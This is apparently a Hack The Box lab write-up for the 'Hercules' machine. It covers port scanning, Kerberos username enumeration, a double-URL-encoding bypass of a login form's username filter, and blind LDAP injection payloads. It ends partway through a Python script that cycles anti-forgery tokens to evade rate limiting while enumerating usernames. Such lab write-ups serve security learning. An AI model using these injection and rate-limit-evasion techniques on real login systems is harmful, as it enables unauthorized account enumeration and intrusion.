Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ nmap -sC -sV -Pn 10.129.242.196 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 10:31 UTC
Nmap scan report for 10.129.242.196
Host is up (0.32s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://10.129.242.196/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-23 10:33:18Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
|_ssl-date: TLS randomness does not represent time
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=hercules.htb
| Subject Alternative Name: DNS:hercules.htb
| Not valid before: 2024-12-04T01:34:56
|_Not valid after:  2034-12-04T01:44:56
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1m31s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-23T10:34:04
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.68 seconds
The domain is dc.hercules.htband hercules.htb
Web service - TCP 80, 443, 5986
index page
 We can also find the contact part from the bottom of this page

Now we can try to fuzz the valid web contents
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ ffuf -u https://hercules.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://hercules.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 809ms]
Content                 [Status: 301, Size: 152, Words: 9, Lines: 2, Duration: 392ms]
content                 [Status: 301, Size: 152, Words: 9, Lines: 2, Duration: 392ms]
Default                 [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 307ms]
default                 [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 307ms]
home                    [Status: 302, Size: 141, Words: 6, Lines: 4, Duration: 383ms]
Home                    [Status: 302, Size: 141, Words: 6, Lines: 4, Duration: 384ms]
index                   [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 315ms]
Index                   [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 323ms]
Login                   [Status: 200, Size: 3213, Words: 927, Lines: 54, Duration: 337ms]
login                   [Status: 200, Size: 3213, Words: 927, Lines: 54, Duration: 337ms]
:: Progress: [4614/4614] :: Job [1/1] :: 130 req/sec :: Duration: [0:00:40] :: Errors: 0 ::
/default, /loginand /homeseem our target
/login
When we visit /home, it would redirect to login page

Also there is a tip
 The login entry is gated by rate-limiting, so if we just use
 burpsuite intruderwould be very slow
We still don't have any valid credit, so I would try to use kerbruteto enumerate the usernames
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ kerbrute userenum -d hercules.htb --dc dc.hercules.htb /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 10/23/25 - Ronnie Flathers @ropnop

2025/10/23 11:08:10 >  Using KDC(s):
2025/10/23 11:08:10 >   dc.hercules.htb:88

2025/10/23 11:08:11 >  [+] VALID USERNAME:       administrator@hercules.htb
2025/10/23 11:08:11 >  [+] VALID USERNAME:       admin@hercules.htb
2025/10/23 11:08:11 >  Done! Tested 17 usernames (2 valid) in 0.816 seconds
I have tried to burp attack the admin or administrator account to try to get the password, but that is really slow and obviously a rabbit hole.
From the source code of this login page, I found a regex validation
<div class="col-md-10"> <input class="form-control" data-val="true" data-val-regex="Invalid Username" data-val-regex-pattern="^[^!"#&'()*+,\:;<=>?[\]^`{|}~]+$" data-val-required="The Username field is required." id="Username" name="Username" type="text" value="" /> <span class="field-validation-valid text-danger" data-valmsg-for="Username" data-valmsg-replace="true"></span> </div>
It can be decoded to ^[^!"#&'()*+,:;<=>?[\]\^{|}~\]+$`
That means
The entire username must consist of one or more characters not in this disallowed set
!  "  #  &  '  (  )  *  +  ,  :  ;  <  =  >  ?  [  ]  ^  \  `  {  |  }  ~
Also the backend also give you the mirror

When I double-URL-encode the payload (submit the encoded %25 sequence), the server stops returning the "Invalid Username" error:

This vulnerability, when combined with downstream interpretation, can often be exploited for injection (SQL/LDAP)
LDAP - TCP 389
MSSQL wasn't exposed in the TCP scan, so this LDAP server is likely the authoritative source of user data. AD often provides identity information for web applications; if LDAP allows anonymous binds/searches, we can enumerate users and attributes without any credentials.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ ldapsearch -x -H ldap://hercules.htb:389 -s base -b "" "(objectClass=*)" namingContexts

# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectClass=*)
# requesting: namingContexts
#

#
dn:
namingContexts: DC=hercules,DC=htb
namingContexts: CN=Configuration,DC=hercules,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=hercules,DC=htb
namingContexts: DC=DomainDnsZones,DC=hercules,DC=htb
namingContexts: DC=ForestDnsZones,DC=hercules,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ ldapwhoami -x -H ldap://hercules.htb:389

┌──(wither㉿localhost)-[~/Templates/htb-labs/Insane/Hercules]
└─$ ldapsearch -x -H ldap://hercules.htb:389 -D "" -w "" -b "DC=hercules,DC=htb" "(objectClass=person)" cn sAMAccountName mail -z 50 -LLL
Operations error (1)
Additional information: 000004DC: LdapErr: DSID-0C090D10, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
We can't enumerate the directory directly using anonymous LDAP, but we can abuse the web application (SSO) to make it perform LDAP queries for us.
LDAP Injection
By exploiting a double encoding bypass primitive, we can sneak LDAP filter metacharacters, allowing the backend to receive a decoded payload containing wildcards and logical operators. However, the login page will not directly display the query results—this is a blind injection.
We already know that a single * injection is considered a valid query: if the credentials are incorrect, the server will return "Login attempt failed," which also indicates that the username format is valid. The classic true/false probe using "admin*)(description=*)"—which should match as long as description is present—returns a blank response with no information:

This is unexpected: we know the user admin exists, so the filter should return true. Time for classic injection reconnaissance: tweak the payload to reveal the query syntax used by the backend. Removing the closing bracket yields admin*)(description=* , which restores the "Login attempt failed" message:

The query was executed, and authentication failed for the existing user admin using the random password x. From this, we infer that the application wrapped our input in(...); removing the trailing ) allows the injected clause to execute.
For Windows SSO (domain) username enumeration, we use alphanumeric characters and separators (e.g., . or spaces) to brute-force possible usernames.
We can try to use this script to help us
#!/usr/bin/env python3
# enum_usernames.py

import sys
from urllib.parse import quote
import requests
import urllib3
import string
from bs4 import BeautifulSoup
from pwn import log

from urllib3.exceptions import InsecureRequestWarning
urllib3.disable_warnings(InsecureRequestWarning)

URL         = "https://hercules.htb/Login"
PASSWORD    = "wrongPassword"
TOKEN_NAME  = "__RequestVerificationToken"
SUCCESS_MSG = "Login attempt failed"
FAILURE_SIG = "Invalid login attempt"
BANNED      = set(list(r'!"#&\'()*+,:;<=>?[]\^`{|}~'))

class TokenManager:
    """
    Fetch new tokens for requests to bypass rate limit
    One single token can be used around 6~7 times
    """
    def __init__(self, max_uses=6):
        self.max_uses    = int(max_uses)
        self._cookie_tok = None
        self._form_tok   = None
        self._uses       = 0

    def _fetch_tokens(self):
        """
        Session A: GET /Login, return (cookie_token, form_token).
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0"}
        r = s.get(URL, headers=headers, allow_redirects=True, timeout=8)

        cookie_tok = s.cookies.get(TOKEN_NAME)
        soup = BeautifulSoup(r.text, "html.parser")
        inp = soup.find("input", {"name": TOKEN_NAME, "type": "hidden"})
        form_tok = inp.get("value") if inp else None

        return cookie_tok, form_tok

    def _do_login(self, username: str, cookie_tok: str, form_tok: str):
        """
        Session B: new session, set cookie value and submit form token + username.
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0", "Referer": URL}
        if cookie_tok:
            s.cookies.set(TOKEN_NAME, cookie_tok)

        data = {
            TOKEN_NAME: form_tok or "",
            "Username": username,
            "Password": PASSWORD,
            "RememberMe": "false"
        }

        return s.post(URL, data=data, headers=headers, allow_redirects=False, timeout=8)

    def refresh(self):
        """
        Force-fetch fresh cookie + token.
        """
        cookie_tok, form_tok = self._fetch_tokens()
        self._cookie_tok = cookie_tok
        self._form_tok   = form_tok
        self._uses       = 0
        return self._cookie_tok, self._form_tok

    def send(self, payload):
        """
        Use cached token to POST payload in username field; refresh after max_uses.
        """
        if self._uses >= self.max_uses or (self._form_tok is None and self._cookie_tok is None):
            self.refresh()

        resp = self._do_login(payload, self._cookie_tok, self._form_tok)
        self._uses += 1
        return resp

def encode(s: str) -> str:
    """
    URL encode blacklisted chars to bypass check.
    They will all be encoded again via requests.post.
    """
    out = []
    for c in s:
        if c in BANNED:
            enc = quote(c, safe="")
            out.append(enc)
        else:
            out.append(c)
    return "".join(out)

def is_success(resp):
    """
    TRUE when our LDAP predicate matched
    "Login attempt failed": user exists, wrong pass
    """
    body = resp.text or ""
    return SUCCESS_MSG.lower() in body.lower()

def enum_usernames():
    """
    LDAP wildcard search attack:
